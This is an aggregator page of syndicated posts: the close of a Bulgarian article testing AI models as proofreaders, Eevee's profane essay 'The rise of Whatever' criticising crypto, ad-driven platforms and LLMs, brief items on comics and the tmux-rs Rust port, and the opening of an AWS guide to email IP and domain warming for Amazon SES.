Освен правописни, пунктуационни и граматични грешки, заложихме и две лексикални – неточно употребени думи. Едната (благодарение на) беше уловена от половината модели и вместо ние да обясняваме, даваме думата на Gemini (LP): „Предлогът „благодарение на“³ има положителна конотация и не е подходящ за описване на негативно събитие (вдигане на цени).“ Моделът дори ни предлага два варианта за заместване – и двата сполучливи: вследствие на и поради. Другите справили се със задачата заменят неподходящия предлог със заради и в резултат на.
Втората лексикална грешка е при употребата на повишаване в съчетание с проверки. Просто проверките не се повишават. Само два модела са забелязали това: o3 (LP) е заменил думата със засилването и това според нас е сполучливо, а BgGPT (SP) – с увеличаването, за което сме му присъдили половин, а не цяла точка⁴.
Потвърдено: ИИ халюцинира
Понякога ИИ си въобразява, както знаем. Оказва се, че може да си измисля и грешки, след което, естествено, се чувства задължен да ги коригира. Няколко модела (Gemini (LP и SP) GPT -4o (SP), o3 (LP и SP), GPT free (SP) са добавили запетая след например, която е излишна – в случая с тази дума се въвежда обособената част например занимаващи се с интернет търговия. Дори и въпросната дума да беше употребена като вметната част, тя е от онези, които не се ограждат със запетаи.
Необяснимо защо някои модели са премахнали отварящите и затварящите кавички при първия цитат в текста, но при другите два цитата са ги оставили. Възможно е цифрите в началото на цитата (250) да са объркали ИИ. Явно първият цитат го смущава, защото там наблюдаваме и други решения, заради които сме го санкционирали с отнети точки: скъсяване на цитата чрез преместване на отварящите или затварящите кавички; промяна на съгласуването, което води до граматическа грешка: проверката на „250 сигнали са изключително непосилен труд.
Обобщени впечатления
22,5 от максималните 30 точки получи победителят o3 (LP), а само на половин точка след него е Gemini (LP) Най-слабо представилите се модели като цяло са успели да покрият минимум 1/3 от грешките. Доста сериозна е разликата в представянето и заради различните задания – когато получат по-дълъг и прецизен промпт, моделите се представят значително по-успешно. С две изключения – GPT free и BgGPT – вероятно защото като по-малки модели по-трудно могат да навлизат в дълбок контекст.

Сигурни сме, че всеки може да направи своите изводи, да прецени доколко добре се справя ИИ с българския правопис, граматика и пунктуация и дали си струва да му се довери в тази роля. И ако нещо е сигурно, то е, че моделите са далеч от това да изпълняват ролята на опитен и добър коректор, толкова дефицитна, важна и често липсваща, уви, в българските медийни среди.
Ето накратко личните впечатления на всеки от нас.
Правописно и лично
Павлина Върбанова: Признавам, че преди да направим експеримента, бях по-скептично настроена за коректорския капацитет на ИИ. Приятно съм изненадана, че поправи доста неформални грешки (например запетаята при така че), тоест в някаква степен той е започнал да „разбира“ текстовете. И това – при положение че не е специално обучаван да действа като коректор.
На сегашния етап ИИ може да се ползва като помощник за поправяне на грешки в сравнително кратки текстове, но без да му се възлагат отговорни задачи, а по-скоро за да посочи проблемни места, които са се изплъзнали от вниманието на пишещия. Възможно е ИИ да ви подведе и да предложи грешна корекция; също така при еднотипни или дори при еднакви грешки да поправи едната и да пропусне другата. Затова бъдете бдителни! В анализа наблегнахме на слабите места, за да заострим вниманието ви, а не за да ви откажем изцяло от коректорските услуги на ИИ.
Георги Караманев: Смятам, че моделите се представиха доста силно и откриха грешки, които лично аз бих пропуснал. Вижда се още нещо важно – как точното, прецизно задание сериозно подобрява резултатите. Според мен това е и ясен знак, че може да ги използваме в ежедневието. Разбира се, с едно наум. Те със сигурност могат да направят по-грамотни текстовете на огромна част от пишещите в мрежата и дори в общественото пространство.
В работата си и аз ги използвам в тази роля. Сайтът ми „Дигитални истории“ е изцяло некомерсиален, затова не мога да си позволя редактор или коректор (нещо, което искрено ми липсва от времената на традиционните печатни медии) и ИИ помага с идеи за корекции на всеки текст. Всяка от тях обаче преценявам аз, разбира се, и такъв би бил съветът ми към читателите. Така е и с почти всяко от безбройните приложения на технологията. Нещо повече – всеки нов идва с нови възможности, както личи от нашия анализ (а и от „представянето“ на ИИ на матурата по български).
Експериментирайте, опитвайте. Доверявайте се, но… проверявайте. ИИ е тук, за да остане, и си струва да се възползваме от всяка следваща негова впечатляваща възможност.
1 На друго място Gemini (SP) постави излишен определителен член: Министърът Генов заяви…
2 Само Claude (SP) не отчете и двете грешки.
3 Наистина благодарение на е сложен предлог.
4 Увеличава се броят на проверките, а не самите проверки, затова този вариант не е съвсем точен.
Езикът може да е вкусен и извън блюдото – онзи, българският език, на който говорим от малки и на който около 24 май се кълнем в обич. А той в същността си е средство за общуване и за да ни служи добре, непрекъснато се променя. Да го погледнем в неговата динамика и да се опитаме да разберем какво става и защо, кои са движещите механизми и как те са свързани с обществените процеси. И тъй като задачата не е лека, ще го правим постепенно – на порции.
Binoculars 101
Post Syndicated from Matt Granger original https://www.youtube.com/shorts/Fud1JXE1FlM
White House Garage Sale
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/shorts/xuRE3EA8pX0
The rise of Whatever
Post Syndicated from Eevee original https://eev.ee/blog/2025/07/03/the-rise-of-whatever/
This was originally titled “I miss when computers were fun”. But in the course of writing it, I discovered that there is a reason computers became less fun, a dark thread woven through a number of events in recent history.
Let me back up a bit.
Bitcoin
Back in the 00’s, if you wanted to move money between arbitrary people over the Internet, you realistically had one option: PayPal.
The thing about PayPal is that it holds onto your money, but it isn’t a bank? I do not fully appreciate the architecture or its implications here, but PayPal’s point of view seems to have always been that they can do whatever they want. They’ve always been pretty fussy about the use of PayPal to facilitate commissioning artists for drawings of unicorn wieners, for example, so if they thought you were doing that, they would just lock your account and also keep all your money for six months. For safekeeping, I guess. And interest.
Yet PayPal was the only option for many rinky-dink individuals selling one-off goods and services, so there was some amount of frustration that the only available middleman had exclusive right to say how you were allowed to spend your money, or what kind of indie business you were allowed to run. And if they caught you ignoring the rules then they got to keep your money for half a year.
And then in 2010 or so, I heard about Bitcoin. And it sounded like the wave of the future. Finally, a way to just send money to someone. What a fucking concept. And imagine what you could build with such a system! Websites could have real tip jars. Browsers could have tipping built right in that transfer only a few cents, since transactions would be so effortless.
I downloaded a miner (well, the miner at the time, I think) and ran it for like a day and failed to mine a coin. There was nothing else to really do, so I closed it and forgot all about Bitcoin.
Fast forward a bit, Bitcoin has reached mainstream awareness, and… none of that stuff happened. Bitcoin is not so much a currency as it is an entire ecosystem of schemes. The only mention I’ve heard in the last year of being able to actually buy anything with Bitcoin was gray market estradiol. (Even gray market FIP medication just takes credit cards!) The only browser with built-in tipping is the one spearheaded by a man whose other claims to fame are inventing JavaScript and wanting to outlaw my marriage, and the token it uses apparently had 80 whole sellers in the past 24 hours. Sounds like all of that is going great.
Meanwhile, fifteen years later, the state of the art in sending arbitrary people money seems to be… uh, PayPal. But now we have Stripe, too, which can take credit card payments if you know how to make a website that uses it, but which also forbids drawings of unicorn wieners. Patreon? Stripe and PayPal. Itch? Stripe and PayPal. Ko-fi? Stripe and PayPal. Nothing is fundamentally different.
But the dream has died. It almost came true, and then it was immediately co-opted by a bunch of get-rich-quick grifters and a bunch of turbo-libertarians whose entire identities are defined by the Things that they Own and who want to cryptographically impose that on everyone else too because they’re mad that World of Warcraft nerfed warlock or something.
And I suspect the core problem that has wended its way through the history of cryptocurrency is that the vast majority of people involved do not actually care what the thing they’re flocking to is. What they care about is that it has a graph, and that they get rich if the graph goes up, so they say whatever might make the graph go up. The graph even looks exactly the same for every coin and NFT and Whatever else: x-axis time, y-axis dollars. The only place the thing appears at all is in the title, where you can safely ignore it.
Plenty of people will talk up the supposed benefits of their pet thingamajig, of course, but my suspicion is that many of them don’t actually care that much. They have a vested interest in getting other people to buy into the thing, Whatever the thing may be, because then graph go up.
And so you have what I can only call a culture of Whatever. Bitcoin failed as a currency because the people who got most invested in it do not care about currency — it could be bottled dragon farts for all they care, except that putting it on the computer means there’s no need to actually worry about a product. It’s just something to pump the value of; the underlying asset could be, well, Whatever. And Bitcoin itself is open source, so you can copy it and make your very own coin, your very own Whatever. With NFTs, you can make an entire family of “collectible” Whatevers — a strange descriptor given that you can’t actually collect one of each of them, but who really cares if the description makes sense? It doesn’t matter what the art is, or how the technology works, or what the tokens are attached to. It just has to be something you can convince other people to buy. The actual thing can be Whatever.
I think this adequately explains why the proliferation of these guys helped suck all the air out of Twitter. Tens of thousands of grifters lining every sidewalk, each one passionately hawking an indistinguishable Whatever that they don’t actually care about. Endless, endless fake enthusiasm from people all trying to convince each other to buy into their boilerplate box of nothing. Buy my thing! Haha no don’t worry about how much of it I own — let’s talk about how much of it you should own! Hint: it’s a lot!
Kind of a bummer.
The shape of the Web
The Web is a cool thing because anyone can just put stuff on it. It is the largest town square bulletin board ever devised. Back in the day, your ISP would even give you your own website! I don’t think they do that so much any more, but there are more cheap or free options than ever — hell, you can host a little website on GitHub.
And it used to mostly consist of little things made by people, and that was pretty cool! You would see more than four websites in a day. Websites would have colors! They wouldn’t all be designed for a three-inch-wide screen and then just scaled up when you’re at your desk! Twitter once let you set your own background image for when people looked at your profile.
But the trouble with everyone having a bunch of websites is that you lost track of them all and you didn’t really know when they updated and it was hard to talk back to a website. Also, making your own website is kinda hard? You have to, like, learn things.
And so the entire Web sort of congealed around a tiny handful of gigantic platforms that everyone on the fucking planet is on at once. Sometimes there is some sort of partitioning, like Reddit. Sometimes there is not, like Twitter.
That’s… fine, I guess. Things centralize. It happens. You don’t get tubgirl spam raids so much any more, at least.
But the centralization poses a problem. See, the Web is free to look at (by default), but costs money to host. There are free hosts, yes, but those are for static things getting like a thousand visitors a day, not interactive platforms serving a hundred million. That starts to cost a bit. Picture logs being shoveled into a steam engine’s firebox, except it’s bundles of cash being shoveled into… the… uh… website hole.
Traditionally, the way to pay for keeping your website online has been to slather it in ads and suffer the humiliation of Pepsi trying to sell Pepsi halfway down your page. Ads don’t pay very much, but for a moderate-size endeavor, that’s fine. You write your article and put an ad on it and make twenty cents a month or whatever. I don’t know, I don’t run ads because they’re an embarrassing blight that make everything they touch worse.
Together, these forces push big platforms in a very specific direction: maximize how many ads people see. To the exclusion of just about anything else. So Engagement becomes king — it’s okay if your users are miserable, so long as they’re here. It’s okay if the ads are obnoxious, as long as they’re seen.
Then this model spread into phone software. And then into videography. And then, somehow, into fucking, Windows??
And when the primary focus of the business is on the ads, everything else is sort of ancillary — it’s only important insofar as it keeps people around, to look at the ads. It’s jingling keys. It’s… Whatever.
This is the driving force behind clickbait, behind thumbnails of white guys making 😯 faces, behind red arrows, behind video essayists who just read Wikipedia at you three times a week like clockwork, behind suggestion algorithms, behind recipe blogs that all look the same and have a mile of filler fluff, behind video game websites abandoning the idea of articles and instead turning into SEO vultures with inexplicably lengthy articles telling you “the blue key is under a rock by the river” so they have more paragraph breaks to put ads between, behind TikTok’s model of being a constant stream which I have to only guess at because I have never had any interest in TikTok but I assume it’s a worse version of YouTube Shorts and I already find those pretty irritating.
It’s all the same thing.
Look at it. Look at it, you stupid baby. Look how outlandish or shocking or extreme or dramatic, Whatever it is. Just shut up and look at it, so Home Depot will give me a quarter of a tenth of a cent.
At least when I write a lot, you know it’s because I wanted to write it. Also I’m probably not lying to you because someone paid me to do it!
And the only real hope I have here is that someday, maybe, Bitcoin will be a currency, and circulating money around won’t be the exclusive purview of Froot Loops. Christ.
Did you know there were entire get-rich-quick schemes about this? It’s like writing fake novels. Just make a website with a generic WordPress theme (every website looks the same anyway), write a bunch of bland nothing articles about things that seem a little obscure, and slather it in Google ads. Then let the money roll in from people accidentally finding your website and leaving when they find out it’s useless. But it’s too late because you already got the ad view!
I say “were” because bothering to write generic filler about nothing is passé — now the computer can do it for you!
I tried Mastodon for a while, but it was fairly quiet, and the user experience was… still… not… a good time.
Artificial reality
If you told me ten years ago that by 2025 we’d have the Star Trek computer, I would’ve been ecstatic. How fucking cool is that! You talk to your computer and it does things!
But we didn’t really get that. We got, I guess, sparkling autocomplete — a fancy chatbot that can string words together in the most inoffensive people-pleasing customer-service voice you’ve ever heard.
The result is something I adamantly do not want to interact with. I do not want to be exposed to LLM output at any time. It’s noise, and I feel like I get a little dumber every time I accidentally start reading it. My brain is already a bit glitchy, and I really cannot afford to have it work even more less good.
And speaking of things that work even more less good, the technology… sucks? It fundamentally doesn’t do the thing that its investors and diehard fans say it does. It just strings together text that is statistically plausible. And every new alleged advancement comes with some invested airhead billionaire boasting about how the computer is as smart as a Ph.D holder now, and then you see the output and it’s still the most generic banal brain-rotting sludge you’ve ever seen in your life.
Most of my exposure to LLM output is via Google cramming it everywhere they can think of, and in every instance the result is worse. Google Search keeps redesigning its way around my μBlock filters to dedicate an entire third of my desktop screen height to an “AI summary” — which either lightly restates the highlighted part of the top search result anyway, or is just total bullshit. YouTube keeps showing a sprinkling of “AI summaries” under video thumbnails that, without fail, restate the video title in more words. My phone’s fucking weather app has an “AI summary” with incredible insights like “it’ll get warmer over the course of the week”, which I could readily see for myself if this block of white noise weren’t pushing the temperature graph off the bottom of the screen. Over and over, actual information is moved out of the way to make room for an unreliable lossy compression of that information into text that takes longer to read.
But this is worth billions of dollars.
I think what really gets me here, and what no one really talks about, is that the bar has been revealed to be so low. LLM features get bolted onto fucking everything because what they do, what they really do, at their core, is this: Whatever. They do Whatever. And that’s great, because Whatever is something. There’s no such thing as an error, no empty results page, no such thing as a missing feature or an uncovered case. Almost without fail, you’ll get something. Is it useful? Is it correct? Is it remotely based in reality? Who cares? Far more important is that there is output. Whatever is apparently better than nothing. Cheap and inoffensive and disposable, like a red beer cup. We are doing to the Internet what we already did to the ocean: filling it with a great swirling vortex of trash.
Case study 1
“Ah!” the Hacker News commenters cry. “But have you tried it?” they ask with all the indignity of a kindergartener offended that you won’t eat their mud pie.
But yes, thanks: I was once offered this challenge when faced with a Ren’Py problem, so I grit my teeth and posed my question to some LLM. It confidently listed several related formatting tags that would solve my problem.
One teeny tiny issue: those tags did not and had never existed. I typed this additional context into the computer, and it generated a profuse apology followed by a different set of fictional tags. That was the end of that grand experiment.
The trouble was likely that there was no built-in way to do what I wanted, and no one had ever successfully done it before, so the machine had nothing to draw from… and simply generated something that sounded plausible instead. Because that is what this technology does: it continues a conversation in a way that sounds plausible, as defined by similarity to existing conversations. If there are existing conversations about the topic, great! That makes for a more specific measure of plausibility. If not, even better! Just about anything might be plausible! It can just generate Whatever!
I cannot stress enough that this is worse than useless to me. Not only did it not answer my question, but it sent me on a wild goose chase making sure I had not somehow overlooked the fake API it generated.
Like, just to calibrate here: you know how some code editors will automatically fill in a right bracket or quote when you type a left one? You type " and the result is "|"? Yeah, that drives me up the wall. It saves no time whatsoever, and it’s wrong often enough that I waste time having to correct for it.
And that’s a predictable operation that inserts a single character! What we’ve invented is an entire fake persona that will waste your time entire paragraphs at once.
I can’t imagine using this to do any actual work and I don’t understand how anyone else does. This is a whole new kind of failure case we’ve invented. I did also ask people about this problem, and they responded in the ways people might: they said they didn’t know, or they suggested an elaborate and tedious workaround that would technically solve the problem (but introduce new ones). But the LLM statistically generated something that sounds like an API that could exist. It produced an answer that was plausible, thorough, informative, relevant, and contained no useful information whatsoever. It produced the opposite of information! It produced noise.
Why would I want this? Why would I want to use a machine that sometimes generates text that resembles a person confidently lying to me? People are sometimes wrong, sure — that’s why Stack Overflow has downvotes — but this is something else entirely. If a real person did this to you, you would stop asking them questions real fucking fast.
LLM output is crap. It’s just crap. It sucks, and is bad.
Anyway I went on to do the thing I wanted regardless, because I’m a programmer and I know how to make computers do things.
I mean, I get it. I was trying to do something that had never been done before. LLMs are fine at things that appear a zillion times in their training data — in fact, this is probably a big part of the trick, because the things that appear more often in their training data are the things people are more likely to ask about in general and thus the things people are more likely to ask an LLM. But whose creative output consists solely of doing things a million people have already done? Is everyone else working on projects built exclusively out of lists of primes and rebalancing binary trees?
Case study 2
Back in December, I was complaining about something else (surprise, it was Web ads!) and just happened to look at the Visual Studio Code website, most of which was devoted to its LLM code-completion service, Copilot. I don’t care to desecrate this blog with LLM output — it’s on Bluesky if you must — but suffice to say, it wasn’t great. It was a call to a web service, and the generated code failed to encode form data. You know, Computer 101 stuff. Also it was like twice as long as it needed to be. Also it wouldn’t work on HTTPS websites because the web service’s certificate expired three years ago — which is a fun footgun, since you very well might be on HTTP localhost, and then it’ll only break when you go live.
I found it highly unlikely that the latest and greatest API for “get website” couldn’t just encode form data for you, but lo and behold: it can! Copilot just didn’t bother to make use of it. And since Copilot is a Whatever machine and its answers are these one-time disposable things, there’s no mechanism for someone else to come in and go “hey, you forgot to encode the form data”.
What even is this thing we’ve invented? Stack Overflow, but you only get the answers people scramble to type first so they can get the points? Oh and they just lie to you sometimes? Why would I want this?
And I didn’t cherry-pick this example! They chose it! This was the front-page example for a state-of-the-art LLM integrated with the most popular code editor in the world, all built by one of the richest companies in human history, whose entire business is software and who has specifically invested a zillion dollars in this specific technology. This is the gizmo at its best! And it’s crap!
But it does something. And that’s what’s important.
The broader culture
There are people who use these, apparently. And it just feels so… depressing. There are people I once respected who, apparently, don’t actually enjoy doing the thing. They would like to describe what they want and receive Whatever — some beige sludge that vaguely resembles it. That isn’t programming, though. That’s management, a fairly different job. I’m not interested in managing. I’m certainly not interested in managing this bizarre polite lying daydream machine. It feels like a vizier who has definitely been spending some time plotting my demise.
It makes programming spaces feel bleaker. I don’t want to help someone who opens with “I don’t know how to do this so I asked ChatGPT and it gave me these 200 lines but it doesn’t work”. I don’t want to know how much code wasn’t actually written by anyone. I don’t want to hear how many of my colleagues think Whatever is equivalent to their own output. I don’t want to keep watching people fall for a carnival trick.
A couple days ago I saw someone (whose bio claimed they’re a Bluesky engineer, but who knows) insist that it’s “very stupid” to not use a chatbot for programming. I just cannot comprehend this. If the task is easy, I could just write the code about as fast as I could describe it anyway. If the task is hard, then it’s all the more likely the generated code will be subtly wrong (or overtly wrong). If it’s something I don’t know, I can go find out about it, and now I know more things. What are you all even writing that so much of it consists of generic slop?
But also… why do you care? Why would someone using a really cool tool that makes them more productive… feel compelled to sneer and get defensive at the mere suggestion that someone else isn’t doing the same? I know there are people who oppose, say, syntax coloring, and I think that’s pretty weird, but I don’t go out of my way to dunk on them. I can’t imagine having a stronger reaction than saying “lmao what” and immediately forgetting about it. I might have strong opinions about what code looks like, because I might have to read it, but why would I — why would anyone — have such an intense reaction to the hypothetical editor setup of a hypothetical stranger?
It feels like the same attitude that happened with Bitcoin, the same smug nose-wrinkling contempt. Bitcoin is the future. It’ll replace the dollar by 2020. You’re gonna be left behind. Enjoy being poor. Sure thing, Disco Stu! There have definitely never been any inventions that turned out to be bad ideas or were just plain forgotten about. But the Bitcoin people make more money if they can shame everyone else into buying more Bitcoin, so of course they’re gonna try to do it. What do programmers get out of this? Unless you work at Microsoft and have a lot of stock options, you aren’t getting rich off of how many people use Copilot.
It’s curiously similar to how, as a fitting segue, Microsoft is now gonna factor “AI” use into employee performance reviews:
“AI is now a fundamental part of how we work,” Liuson wrote. “Just like collaboration, data-driven thinking, and effective communication, using AI is no longer optional — it’s core to every role and every level.”
Liuson told managers that AI “should be part of your holistic reflections on an individual’s performance and impact.”
What are we actually saying here — that even Microsoft has to evaluate usage of “AI” directly, because it doesn’t affect performance enough to have an obvious impact otherwise? That the technology is so limp that even its biggest investor has to strong-arm its own employees into using it? That their own employees don’t want to use it?
Genuinely good new tools don’t tend to need coercion to fuel their adoption only a few years into their existence, right? What the fuck is going on here?
Another Bluesky quip I saw earlier today, and the reason I picked up writing this post (which I’d started last week):
Quitting programming as a career right now because of LLMs would be like quitting carpentry as a career thanks to the invention of the table saw.
I’m not trying to put the author on blast or anything, so let’s leave it anonymous, but — my guy? My dude?
What on earth are you talking about?
I don’t know the context for this. What I do know is that a table saw quickly cuts straight lines. That is the thing it does. It doesn’t do Whatever. It doesn’t sometimes cut wavy lines and sometimes glue pieces together instead. It doesn’t roll some dice and guess what shape of cut you are statistically likely to want based on an extensive database of previous cuts. It cuts a straight fucking line.
If I were a carpenter, and my colleagues got really into this new thing where you just chuck 2×4s at a spinning whirling mass of blades until a chair comes out the other side… you know, I just might want to switch careers.
I keep seeing this — people compare LLMs to calculators, or screwdrivers, or digital cameras, or whatever. I’m left wondering if the people saying this stuff have ever used any of those things. A calculator does arithmetic for you — thus automating the tedious, repetitive part — but you still have to know which buttons to press to get the answer you want. You can’t just type the entire problem in and get Whatever — something that sounds plausible, with a microscopic disclaimer that checking it for accuracy is your problem.
Calculators do have limitations at their extremes, and if you’re working with extremes, you have to be aware of those. Table saws will (or, used to) cut through fingers just as happily as wood. Tools have edge cases — at their edges. LLMs have edge cases everywhere, and they are constantly changing, even minute to minute, even for exactly the same input fed to exactly the same model. It’s also possible to adjust or customize tools in various ways, whereas 90% of the times I’ve seen someone talk about their customized LLM, all they’ve done is prepend a paragraph like “Please answer as though speaking to a customer.” The state of the art is to ask the computer nicely to do something, add a disclaimer saying it’s not your problem if the computer is racist, and then charge for access.
This is not mere automation. This is a completely new type of thing. We’ve never had a machine that can take almost any input and just do Whatever. But I keep watching people act like it’s the same level of invention as the egg slicer and I feel like I’m losing my fucking mind.
But what if it gets better
I don’t know. What if it does? What does that mean? I hear “better” and I read the press release and in the fine print it says that now it can count the number of letters in “Mississippi” correctly or whatever. And then it’s still crap.
What if it didn’t produce crap? I struggle to imagine such a world, in no small part because the hype around the Whatever machine is so staggeringly overblown. My phone has a dedicated Tensor™ chip to simulate artificial intelligence in the palm of my hand, wow! Here’s what it does: tells me it’ll be hot this week.
But if the machine still just fabricates an elaborate plausible fiction when it doesn’t have an answer on-hand, what good is it? I can always just go find the place it got the answer from originally, and at least then I know that someone wrote it. Someone had a reason to think it, even if they were mistaken. Maybe the well is just permanently poisoned — anytime I see anything I know to be LLM output, my first assumption is that it’s nonsense, completely divorced from reality.
I know a lot of people have a lot of gripes with LLMs and generative “AI” that tie them to big grandiose concerns like intellectual property or environmental impact. My gripes are more of a tangled web that I can only summarize as: the vibes are bad. The tone is unbearable. The lying as a fallback is offensive. The advertising keeps focusing on how you can coast through life without caring about your work or family because you can just generate a birthday card or whatever. The people funding and pushing it keep openly salivating at the idea of replacing as much human input as possible with a machine best known for generating titles of books that don’t exist.
I don’t know how you get “better” than this. I don’t know how you make a better Whatever machine.
And then there’s the art thing
I glimpsed someone on Twitter a few days ago, also scoffing at the idea that anyone would decide not to use the Whatever machine. I can’t remember exactly what they said, but it was something like: “I created a whole album, complete with album art, in 3.5 hours. Why wouldn’t I use the make it easier machine?”
This is kind of darkly fascinating to me, because it gives rise to such an obvious question: if anyone can do that, then why listen to your music? It takes a significant chunk of 3.5 hours just to listen to an album, so how much manual work was even done here? Apparently I can just go generate an endless stream of stuff of the same quality! Why would I want your particular brand of Whatever?
Nobody seems to appreciate that if you can make a computer do something entirely on its own, then that becomes the baseline.
There is a lot that can be said about image generation (little of it polite), but I’m running out of steam a little here. I’d intended to comment on the ongoing efforts to make better and better photo-quality image generation, but I can’t think of much to say beyond: why the fuck would you work on that? We don’t have enough trouble with, say, the conservative “news” sphere inventing its own alternate reality that millions of people buy into, simply by lying — now we have to give them a machine tailor-made for creating fake photos and videos too? Why does this need to exist? Why is this in my phone’s fucking camera app? Christ I hope everyone working on this has their nipples fall off.
Also I could swear I saw Google advertise that Gemini can do your homework for you
This is starting to get away from the main thesis of Whatever but every time I hear about students coasting through school just using LLMs, I wonder what we are doing to humanity’s ability to think critically about anything. It already wasn’t great, but now we’re raising a whole generation on a machine that gives them Whatever, and they just take it. You’ve seen anecdotes of people posting comments and submitting papers and whatnot with obvious tells like “As a large language model…” in them. That means they aren’t even reading the words they claim as their own! They just produce Whatever.
Actually hang on this gets me into conclusion territory.
Enough of Whatever
I remember that Facebook literally proposed running a bunch of its own LLM-driven fake accounts on its own website. Fake people making fake posts about Whatever, so you’ll have more Whatever to look at, so you’ll see more ads along the way. Monetize the rot, I guess.
I can’t imagine publishing a game with, say, Midjourney-generated art, even if it didn’t have uncanny otherworldly surfaces bleeding into each other. I would find that humiliating. But there are games on the Switch shop that do it. Whatever.
It begins to feel like a broad celebration of mediocrity. Finally, society says, with a huge sigh of relief. I don’t have to write a letter to my granddaughter. I don’t have to write a three-line fetch call. I don’t have to know anything, care about what I’m doing, or even have an opinion.
I can just substitute some Content™. I can just ask the computer for Whatever
But I like programming. I like writing. I like making things and then being able to sit back and look at them and think, holy fuck, I made that. There is no joy for me in typing a vague description into a computer and refreshing my way through a parade of Whatever until something is good enough.
The most obnoxious people like to talk about how Stable Diffusion is “democratizing art” and that is the dumbest thing I’ve ever heard. There is no fucking King of Art decreeing who is allowed to draw and who isn’t. You could do it. You could do it right now. But it’s hard, so you’d rather spend that time crying on Twitter about how unfair it is that learning a skill takes work and thank god the computer can give you all of the admiration with none of the effort now.
This is an incredibly weird moment. There have always been inventions that make some craft easier (but sometimes a little more shoddy as well). There have always been people who resented the idea that the thing they work very hard at is now more accessible. America’s Protestant work culture is deeply entangled with this as well, but I don’t value sweat in and of itself — I have a broader objection.
Because this is something else. What’s being sold to us is a machine that is promised to do everything. That’s far beyond a tiny question like “should you know how to manually focus in order to take a photography” — it gets at the notion of thinking about, or doing, anything at all.
I don’t think anyone is obligated to do anything in particular. If you don’t want to draw, or write, or compose, or program, or whatever, then don’t! That’s fine.
But I think the core of what pisses me off is that selling this magic machine requires selling the idea that doing things is worthless. Because if doing something has some value, then it must be somehow better than pushing a button and receiving Whatever for essentially no cost. If you’re some assclown like Sam Altman, whose graph-go-up depends on convincing you to replace all your employees with ChatGPT, you have to destroy that idea. It is the greatest threat to your business model. You have to destroy the idea that things are worth doing.
I think that sucks, I think he sucks, and I think his machine sucks. So fuck him and fuck his machine.
Do things. Make things. And then put them on your website so I can see them.
Comic for 2025.07.04 – Happy 4th
Post Syndicated from Explosm.net original https://explosm.net/comics/happy-4th
New Cyanide and Happiness Comic

Artificial Gravity
Post Syndicated from xkcd.com original https://xkcd.com/3111/
Richards: Introducing tmux-rs
Post Syndicated from jzb original https://lwn.net/Articles/1028583/
Collin Richards has announced version
0.0.1 of tmux-rs, a port of the tmux terminal multiplexer
to Rust.
For the [past] 6 months or so I’ve been quietly porting tmux from C to
Rust. I’ve recently reached a big milestone: the code base is now 100%
(unsafe) Rust. I’d like to share the process of porting the original
codebase from ~67,000 lines of C code to ~81,000 lines of Rust
(excluding comments and empty lines). You might be asking: why did you
rewrite tmux in Rust? And yeah, I don’t really have a good
reason. It’s a hobby project. Like gardening, but with more segfaults.
Richards says that the next goal for the project is to convert it
to safe Rust. It is currently “not very difficult to get it to
“, but he wanted to share the project with other Rust fans
crash
now. The project is available on
GitHub.
Guide to IP and domain warming and migrating to Amazon SES
Post Syndicated from Tyler Holmes original https://aws.amazon.com/blogs/messaging-and-targeting/guide-to-ip-and-domain-warming-and-migrating-to-amazon-ses/
Transitioning your email workloads from another email service provider (ESP) to Amazon Simple Email Service (Amazon SES) can be a challenge, given that each workload can be unique. In this post, we show you how to successfully warm up IP addresses and domains when migrating to Amazon SES. This guide aims to provide a comprehensive overview of IP and domain warming best practices so you can make your transition to Amazon SES as smooth as possible. We discuss some of the challenges you might encounter and how to overcome those common pitfalls when transitioning to a new email service provider (ESP).
Understanding IP and domain email warming
IP warming and domain warming are strategic processes designed to gradually introduce a new sending identity to mailbox providers. A new sending identity can be a dedicated IP address, new domain, a subdomain of that domain, or any combination of them. The core objective of warming is to build a positive reputation with mailbox providers so your emails are delivered to the inbox rather than being filtered into spam folders or potentially blocked from being delivered to a mailbox altogether.
Mailbox providers such as Gmail, Yahoo, and Outlook are vigilant about protecting their users from spam and malicious content. When you introduce a new sending identity, mailbox providers evaluate the new sending identity with caution. They evaluate the early sending from the domain and IPs to ensure they’re sending the mailbox provider’s users messages that are wanted and aren’t engaged in abusive practices such as spam or phishing. Warming provides mailbox providers the opportunity to observe your sending patterns, content, and engagement metrics, allowing them to gradually build trust in your new sending identity.
Warming can be different for each scenario. For example, you can have completely warmed IPs, but if your sending domain is new, you’ll likely have to warm it up as well but you won’t need to worry about IP warming as much. Another common scenario is that of adding a new IP but sending with an established domain. In this case, the IP will need warming, but the domain itself is helping the warming because it already has an established reputation. When you have a net new IP and a net new domain, you’ll have to warm them together. The warm-up best practices we outline in this post, such as starting out slow and targeting your highest engaged subscribers first, apply to your situation.
Why warming is critical
Warming is essential for several reasons, each contributing to the overall success and reliability of your email marketing campaigns:
- Building trust with mailbox providers – A positive sender reputation is crucial for email deliverability. Mailbox providers use complex algorithms to evaluate the reputation of senders, and warming helps them build trust in your new sending identity.
- Avoiding initial deliverability issues – When you switch to a new ESP or introduce a new sending identity, it’s common to experience an initial dip in deliverability metrics, such as lower open rates, click-through rates, or higher bounce rates. Warming can mitigate these issues by giving mailbox providers time to adapt to your new sending patterns, whether that is a new domain, subdomain, or new IP infrastructure.
- Maintaining consistent sending behavior – Warming encourages you to maintain a steady and predictable sending cadence. Sudden, significant changes in sending volume, content, or frequency can trigger inbox spam filters because such changes might indicate that the sender has been compromised or is engaging in abusive practices. Even anomalies such as large changes in volume or throughput during seasonal events such as Black Friday can be interpreted as negative, and mailbox providers take a cautious approach when they detect anomalies such as sudden large spikes in volume.
- Long-term deliverability success – It’s a misconception that warming is done only one time. In reality you need to maintain traffic volumes and sending cadences to keep those sending identities warm. Additionally, if you plan on increasing volume considerably, for example from 1M to 5M or 5M to 25M, you need to warm up to those volumes. Those large jumps in volumes look suspicious to inbox providers even if you’ve been sending consistently.
- Adapting to mailbox provider changes – Mailbox providers also continuously update their algorithms to better detect spam and abusive behavior. If you view warming as a constant process and consistently monitor your deliverability and engagement signals you can make adjustments to your sending strategy as needed, ensuring that your emails continue to reach the inbox, even as inbox and audience behavior changes.
Common challenges to moving traffic and warming up on a new ESP
Transitioning your email traffic to a new ESP can present unique challenges that require careful consideration and strategic planning to overcome. These challenges include the following:
- Event-driven traffic – If all your email is event-driven, it’s hard to control volume and throughput.
- Multiple sending domains – Having many sending domains with varying traffic volumes and throughputs can complicate the transition.
- No shared IPs – Some organizations aren’t allowed to use shared pools of IPs.
- Lack of engagement data – Absence of data related to engagement can make it difficult to optimize the warming process.
